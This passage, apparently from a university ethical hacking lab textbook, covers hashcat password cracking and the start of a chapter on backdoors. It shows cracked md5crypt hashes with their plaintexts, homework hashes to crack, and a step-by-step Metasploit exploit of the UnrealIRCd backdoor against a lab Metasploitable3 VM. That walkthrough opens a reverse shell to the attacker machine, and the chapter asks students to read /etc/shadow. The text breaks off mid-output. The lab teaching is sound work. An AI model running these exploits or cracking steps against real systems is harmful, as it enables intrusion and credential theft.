NOTE: If you run into the "Not enough allocatable device memory for this attack" error, shut down the Kali VM and allocate more RAM. If the attack will take too long, try increasing the number of vCPUs the VM has. Since we are in a VM, we can tack on "-w 3" or "-w 4" to increase the attack's CPU utilization/ workload. We recommend sticking to workload levels 1-2 on a host machine because it can start eating away at resources that let us use our mouse or display pictures on the screen.


11. Pressing *s*, we can see the dictionary attack's current execution status. This status contains tons of information, such as the type of hash we are attacking, the estimated completion time, the number of hashes it was able to recover, etc



```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: /home/student/Desktop/hashes
Time.Started.....: Wed May 29 13:27:17 2024 (9 secs)
Time.Estimated...: Wed May 29 13:59:15 2024 (31 mins, 49 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    14953 H/s (3.12ms) @ Accel:256 Loops:62 Thr:1 Vec:4
Recovered........: 1/3 (33.33%) Digests (total), 0/3 (0.00%) Digests (new), 1/3 (33.33%)
Salts
Progress.........: 208896/43033155 (0.49%)
Rejected.........: 0/208896 (0.00%)
Restore.Point....: 69632/14344385 (0.49%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: 030979 → jordan95
Hardware.Mon.#1..: Util: 57%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒
```

Figure 7 – Hashcat dictionary attack in progress

12. Once the attack is finished, we will see “Cracked” or “Exhausted” as the status. “Cracked” means that it was able to crack all the hashes. “Exhausted” means it went through the entire wordlist and could not crack all the hashes. Below, we managed to crack all of the hashes we provided




```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: /home/student/Desktop/hashes
Time.Started.....: Wed May 29 13:27:17 2024 (2 mins, 42 secs)
Time.Estimated...: Wed May 29 13:29:59 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    14175 H/s (3.19ms) @ Accel:256 Loops:62 Thr:1 Vec:4
Recovered........: 3/3 (100.00%) Digests (total), 2/3 (66.67%) Digests (new), 3/3 (100.00
%) Salts
Progress.........: 3727360/43033155 (8.66%)
Rejected.........: 0/3727360 (0.00%)
Restore.Point....: 1242112/14344385 (8.66%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: t988666 → syurga!
Hardware.Mon.#1..: Util: 51%

Started: Wed May 29 13:27:16 2024
Stopped: Wed May 29 13:30:01 2024
```

Figure 8 – Finished dictionary attack

13. Although hashcat outputs passwords when discovered, If we miss it, we have too many status updates, etc., run the below command on the “hashes” file to see all the hashes and their corresponding

plaintext values

```
> hashcat -m 500 ~/Desktop/hashes -show
```



```
┌──(student㉿kali)-[~/Desktop]
└─$ hashcat -m 500 ~/Desktop/hashes --show
$1$Qu2ZEylQ$nej3EidXatW5uD2HocZdO.:abc123
$1$sUNE8XKJ$c/lWA65d3PIH/1Qn3QSK2.:Cybergenius28
$1$Kgt9mNOZ$LBINtBR5wThsuFjpn7ifq0:t0byD0g$
```

Figure 9 – Cracked hashes

End of Lab

Deliverables

4 screenshots are needed to earn credit for this exercise:

- Screenshot of the hashes file
- Screenshot of John the Ripper brute force attack
- Screenshot of Hashcat finished dictionary attack
- Screenshot of Hashcat showing the cracked hashes

Homework

Assignment 1 – John the Ripper Dictionary Attack

Utilize John the Ripper's built-in help menu and perform a dictionary attack using rockyou.txt on the hashes from the exercise.

RECOMMENDED GRADING CRITERIA

- A document containing the following information
    - The John the Ripper dictionary attack command
    - Screenshot of the finished attack
    - A paragraph or two discussing other kinds of attacks that John the Ripper can perform (other than dictionary or brute force attacks)

Assignment 2 – Hashcat Mask Attack

Utilize Hashcat's online wiki and perform a mask attack on the following hashes. Here is a link to get started: https://hashcat.net/wiki/doku.php?id=mask_attack

- **29f373d1fdfddaf4b7150b7970760583f59f4adb**
  - 10 digits
- **$1$YUR1TMSw$uKeaGaBNcNz2dUiicfNw21**
  - Begins with the word "Laser"
  - Followed by an uppercase letter and 3 lowercase letters
  - Ends with 1 digit

RECOMMENDED GRADING CRITERIA

- A document containing the following information
  - The two masks utilized to crack the hashes
  - The two passwords and corresponding hashes
  - Screenshots of the finished attacks (showing "Cracked" status)
  - A brief description discussing the relationship between password complexity and cracking times

CHAPTER 49

Maintaining Access - Backdoors

DANTE ROCCA AND MATHEW J. HEATH VAN HORN, PHD

One of the final stages in the ethical hacking lifecycle is maintaining access. To maintain access a backdoor must be installed into the system. Metasploitable3 already has a backdoor installed, so we will show you how to detect and utilize the backdoor. We will also show you how to install your own backdoor.

LEARNING OBJECTIVES

- Learn how to prepare and setup Metasploit to execute an attack
- Install a backdoor through a vulnerable version of vsftpd
- Connect to Ingreslock backdoor with telnet

PREREQUISITES

- Chapter 42 – Building the Baseline Environment
- Chapter 43 – Nmap Basics

DELIVERABLES

- Screenshot of /etc/inetd.conf file on remote machine
- Screenshot of /etc/shadow file on remote machine

RESOURCES

- Metasploitable 2 Documentation – https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/#backdoors
- ABDO HANY – "Exploiting FTP in Metasploitable 2" – https://medium.com/@abdolane123/exploiting-ftp-in-metasploitable-2-47b89fc0e654
- rwbnetsec – "How To – Metasploitable 2 – IngresLock Exploit Explained" – https://www.youtube.com/watch?v=FuwWjWt75dM
- "Systemd Backdoor" – https://haxor.no/en/article/systemd-backdoor

- Airman – "9 Ways to Backdoor a Linux Box" – https://airman604.medium.com/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott
- Bernard Correa, Cybersecurity Student, ERAU-Prescott

Phase I – Attack Setup

Before installing a backdoor, the attack must be set up and planned to ensure the exploit will work.

NOTE: Screenshots vary from the commands because the tester used the same basic architecture as Chapter 42 but used different IP addresses. All the commands in this chapter assume that the attacking machine is 100.100.100.8 and the target machine is 200.200.200.10.

1. Using Eagle Net, start the following machines:

   1.1. Kali VM

   1.2. Metaploitable3-Linux

   1.3. DHCP Server

   1.4. Router

2. Navigate to your Kali VM and open a terminal


3. Use the following command to find your own IP address and take note of it

```
> ip add
```

4. Launch a Nmap scan against the 200.200.200.0/24 network to see which hosts are up

5. Once you've identified the active hosts, leverage your knowledge from Chapter 43 to scan each host's OS to discover the Linux target

6. Fingerprint the target machine to identify the active services running



```
[sudo] password for student:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 19:44 MST
Nmap scan report for 10.0.2.14
Host is up (0.00044s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:42:51:02 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.61 seconds
```

Figure 1 – Results of a detailed fingerprint scan of all ports

7. We see an IRC daemon running on port 6697 of our target machine. This is easily recognized as a security hole that someone placed there earlier

Phase II – Take advantage of IRC


Internet Relay Chat (IRC) is one of the oldest group chat software programs. A Google search tells us that UnrealIRCd is famous for its use as a backdoor on systems.

1. Type the following command to start Metasploit

```
> msfconsole
```

2. In Metasploit, there are numerous exploits. To find what we're looking for we need to use the search command

```
> search unrealIRCd
```



```
msf6 > search unrealIRCd

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command E
xecution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > 
```

Figure 2 – IRC found as a backdoor exploit

3. This results in a single option, so we will use it

```
> use 0
```

4. Following this, the options for the exploit must be configured. View the options with this command

```
> show options
```

5. Set the remote host option (the target) with this command

```
> set RHOST 200.200.200.10
```


6. Set the remote port option (the target) with this command. Remember we found this service running on port 6697

```
> set RPORT 6697
```

7. You can verify your settings at any time by using the show options command again

8. Search for the available payloads for this exploit by typing

```
> show payloads
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                    Disclosure Date  Rank    Check  Description
   -   ----                                    ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                 normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                               normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                          normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                               normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                          normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                 normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                                 normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                 normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl                            normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl                        normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby                            normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl                        normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet               normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```


Figure 3 – Choose a payload

9. You might have to try several payloads until you are successful, but we usually try Telnet first

```
> set payload 6
```

10. View the payload option and complete any missing information

```
> show payload options
```




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload options
[-] Invalid parameter "payload", use "show -h" for more information

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.0.2.14        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6697             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Figure 4 – Payload is missing local host (Kali) IP address

11. Add our attacking VM IP

```
> set LHOST 100.100.100.8
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload options
[-] Invalid parameter "payload", use "show -h" for more information

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.2.14        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6697             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.13        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```


Figure 5 – Local Host IP address is set

Phase III – Executing the exploit

All we have to do now is run the exploit and see what we can do with our access.

1. Type the following line and wait for a shell connection to be established

```
> run
```




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.13:4444
[*] 10.0.2.14:6697 - Connected to 10.0.2.14:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.14:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo H0JuzMUBzjBuWAmf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "H0JuzMUBzjBuWAmf\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 3 opened (10.0.2.13:4444 → 10.0.2.14:38641) at 2024-05-29 21:15:44 -0700
```

Figure 6 – Run the exploit

2. Check who you are logged in as using the following command

```
> whoami
```




```
[*] 10.0.2.14 - Command shell session 2 closed.  Reason: User exit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.13:4444
[*] 10.0.2.14:6697 - Connected to 10.0.2.14:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.14:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo H0JuzMUBzjBuWAmf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "H0JuzMUBzjBuWAmf\r\n"
[*] Matching ...
[*] B is input ...
